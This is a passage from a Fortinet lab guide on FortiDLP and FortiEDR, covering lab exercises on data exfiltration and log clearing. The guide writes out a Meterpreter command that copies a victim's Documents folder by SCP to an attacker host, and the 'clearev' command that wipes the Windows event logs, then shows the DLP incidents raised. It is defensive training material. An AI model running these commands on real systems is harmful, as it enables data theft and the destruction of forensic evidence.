The panel also surfaces MITRE ATT&CK mappings and behavioral indicators, helping security teams align observed activity with known attacker techniques. This is valuable for both incident response and threat-hunting purposes, as it ties real activity to standardized attack frameworks.



You can also execute some remediation actions directly from this panel.

You can find more information regarding the Investigation View in [Investigation View - FortiEDR Docs](#)

Lab 5: Data Exfiltration

More and more often, we are seeing attackers opt to exfiltrate customer data instead of simply encrypting it.

One of the main reasons for this shift is that file encryption is a highly resource-intensive operation, consuming significant CPU resources and constantly modifying files on disk. This type of behavior makes ransomware activities easier for EDR solutions to detect and block, effectively invalidating the attack. As a result, some attackers now prefer to exfiltrate data to an external repository and then apply extortion techniques to demand payment from the victim.

In this exercise, since FortiEDR successfully prevented file encryption using its advanced anti-ransomware techniques, a frustrated attacker will attempt a different approach. Instead of encrypting files, the attacker will try to exfiltrate user data directly to the attacker's device using an SSH connection.

Setting FortiDLP to prevent the exfiltration

Before starting the exfiltration, get back to your FortiDLP console to add a new policy to your Policy Group.

Add the following policy to your policy group: - Connection made to remote destination using file transfer utility

You don't need to change any of these settings, except for the action taken. Go to `Action Configuration` and enable the `Kill Process`.

Connection made to remote destination using file transfer utility

Detects when a user connects to a remote host using a file transfer utility.

Requirements: `agent_version >= 4.2.5` Policy template: `Connection made to remote destination using file transfer utility v.8.6.0`

> Additional exclusions

> Policy configuration

> Detection and incident configuration

▼ Action configuration

 Capture screenshot evidence ☐

 Display message ☐


 Isolate ☐

 Kill process ☒

Click in Save and Public the changes as you have done before.


Exfiltrating user data

On your Kali Linux machine, open a new terminal so we can start the OpenSSH Server:



Then, execute the following command to start the SSH server, disabled by default in Kali Linux:

```
sudo systemctl start ssh
```



This will start the SSH Server and enable us to transfer files from the victim's device to the attacker.

Transferring the files

After establishing persistence and elevating privileges, an adversary's next goal is often collection and exfiltration, especially in a case where another security tool - FortiEDR - has

prevented the encryption to work as expected.

This section covers how to find sensitive files on a compromised host, attempt to exfiltrate them using secure copy (SCP) over SSH, and observe how FortiDLP agent detects and blocks the transfer. Each step corresponds to the screenshots you provided, and includes commands and context to guide the student through the process.

Tip

If you have disabled the AntiRansomware prevention policies to see the ransomware encrypting the files and your files have been encrypted, you can get a backup of the files located in the C:\Fortinet folder.

Enumerate sensitive documents on the target

Navigate to the user's documents folder. In a Meterpreter session you can change directories using the `cd` command. Use `cd` to navigate to `C:\Users\fortixperts\Documents` folder.

```
meterpreter > cd .. //Documents
meterpreter > pwd
c:\Users\fortixperts\Documents
meterpreter > ls -la
Listing: c:\Users\fortixperts\Documents
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	3388140	fil	2013-03-08 11:11:12 -0500	4833_linux.pdf
100666/rw-rw-rw-	685780	fil	2013-03-08 11:11:08 -0500	975_Internet.pdf
100666/rw-rw-rw-	0	fil	2013-03-08 11:11:10 -0500	Entendendo_e_Dominando_o_Linux_7ed.pdf
100666/rw-rw-rw-	3388140	fil	2013-03-08 11:11:08 -0500	Guia_do_Administrador_Linux.pdf
100666/rw-rw-rw-	2512672	fil	2013-03-08 11:11:08 -0500	Guia_do_Administrador_de_Redes_Linux.pdf
100666/rw-rw-rw-	658189	fil	2013-03-08 11:11:08 -0500	Iniciante.pdf
100666/rw-rw-rw-	1514681	fil	2013-03-08 11:11:08 -0500	Intermediário.pdf
100666/rw-rw-rw-	5734850	fil	2013-03-08 11:11:10 -0500	Linux Essenciais - 450.pdf
100666/rw-rw-rw-	19309	fil	2019-07-29 14:21:01 -0400	Loreum.doc
040777/rwxrwxrwx	0	dir	2026-02-25 19:28:38 -0500	My Music
040777/rwxrwxrwx	0	dir	2026-02-25 19:28:38 -0500	My Pictures
040777/rwxrwxrwx	0	dir	2026-02-25 19:28:38 -0500	My Videos
100666/rw-rw-rw-	402	fil	2026-02-25 19:29:22 -0500	desktop.ini
100666/rw-rw-rw-	3268130	fil	2013-03-08 11:11:12 -0500	kubyx_idepak.pdf
100666/rw-rw-rw-	19345	fil	2019-06-14 14:37:47 -0400	test_00.rtf
100666/rw-rw-rw-	19362	fil	2019-06-14 14:37:47 -0400	test_01.rtf
100666/rw-rw-rw-	19644	fil	2019-06-14 14:37:47 -0400	test_02.rtf
100666/rw-rw-rw-	2352992	fil	2013-03-08 11:11:12 -0500	z_463.pdf

Use the `pwd` command to verify the folder path you are in, and the `ls` command to enumerate files.

Understand Secure Copy (SCP)

Before transferring files, it's important to understand the tool being used. SCP (Secure Copy Protocol) is a command-line utility that securely copies files and directories between


systems by encrypting traffic over an SSH connection. According to freeCodeCamp's description, SCP "allows the user to securely copy files and directories between two locations" and uses encryption over SSH to protect the data in transit. The syntax follows a simple pattern: `scp [OPTIONS] [[user@]src_host:]file1 [[user@]dest_host:]file2`.

Common options include `-P` to specify the port, `-r` for recursive directory copies and `-C` for compression.

Attempt to exfiltrate using SCP over SSH

Launch an SCP process from Meterpreter using the `execute` command:

```
meterpreter > execute -i -f "scp * kali@192.168.60.20:/home/kali"
```



```
meterpreter > pwd
c:\Users\fortixperts\Documents
meterpreter >
meterpreter > execute -i -f "scp * kali@192.168.60.20:/home/kali"
Process 10844 created.
Channel 15 created.
scp: Connection closed
meterpreter > █
```

Observe the result. Meterpreter reports Process 10844 created. Channel 15 created. followed by scp: Connection closed.

The SSH connection is immediately terminated, indicating that something blocked the transfer. At this point, no files were exfiltrated.

Learn how FortiDLP detects unauthorized file transfers

FortiDLP monitors file transfer utilities and can stop the exfiltration of sensitive data.

A detection is raised in FortiDLP if a file is transferred by a file transfer utility - in this case scp - and any of the remote destinations is unauthorized.

The policy configuration includes lists of file-transfer utility binary names (e.g., scp, pscp.exe) and authorized or unauthorized IP ranges. If a user connects to a remote host using a file-transfer tool outside the allowed list, FortiDLP generates an incident.

Incidents			
Severity	Description	Created by	Detections
High 75	Connection made to remote host 192.168.60.20 using file transfer utility	Connection made to remote destination using file transfer utility	1

FortiDLP has generated a High severity incident titled "Connection made to remote host 192.168.60.20 using file transfer utility". The incident description notes that the agent detected a connection to the remote IP address using a file-transfer utility and blocked the transfer. This aligns with the policy behaviour: since our SCP command attempted to connect to our Kali Linux (192.168.60.20), which is not an authorized in our DLP policies.

By following these steps, learners will appreciate how data exfiltration attempts can be thwarted by data-loss prevention controls, and why simply encrypting traffic with SCP is not enough to bypass organisational security policies.

Lab 6: Cover your tracks

Attackers commonly clear logs as part of their anti-forensics and defense evasion strategy. Windows event logs contain detailed records of authentication events, service activity, privilege escalation attempts, process creation, and potential indicators of compromise. By erasing these logs, attackers attempt to:

- Remove traces of their initial access (such as login attempts or exploitation artifacts)
- Hide evidence of lateral movement or privilege escalation
- Delay or obstruct incident response, making it harder for defenders to investigate what happened
- Break the chain of forensic evidence, which complicates timeline reconstruction and root-cause analysis

For the training purposes, running `clearev` helps demonstrate how threat actors may attempt to cover their tracks after compromising a system. Understanding these behaviors is essential for defenders, as log tampering itself becomes a valuable detection signal and a strong indicator of malicious activity, as well as it's important to configure the right policies on FortiEDR and FortiDLP so we can have full visibility on what's happening in our environment.

How to reproduce.

From within an elevated Meterpreter session, run the command `clearev`: The command silently clears the logs; there are no additional arguments. Clearing logs may trigger alerts on modern endpoint-detection systems, let's see how Fortinet tools can get information about this behavior

```
meterpreter > clearev
[*] Wiping 236 records from Application ...
[*] Wiping 616 records from System...
[*] Wiping 19280 records from Security ...
meterpreter > █
```

✓ **Success**

If you have configured FortiDLP policies correctly, you might see an incident alerting that the logs have been cleared in this environment.

Incidents

Severity ▴ ▾	Description	Created by	Detections ▴ ▾
High 80	Windows security event logs cleared by DATAGOV\fortixperts	Windows security event logs cleared	1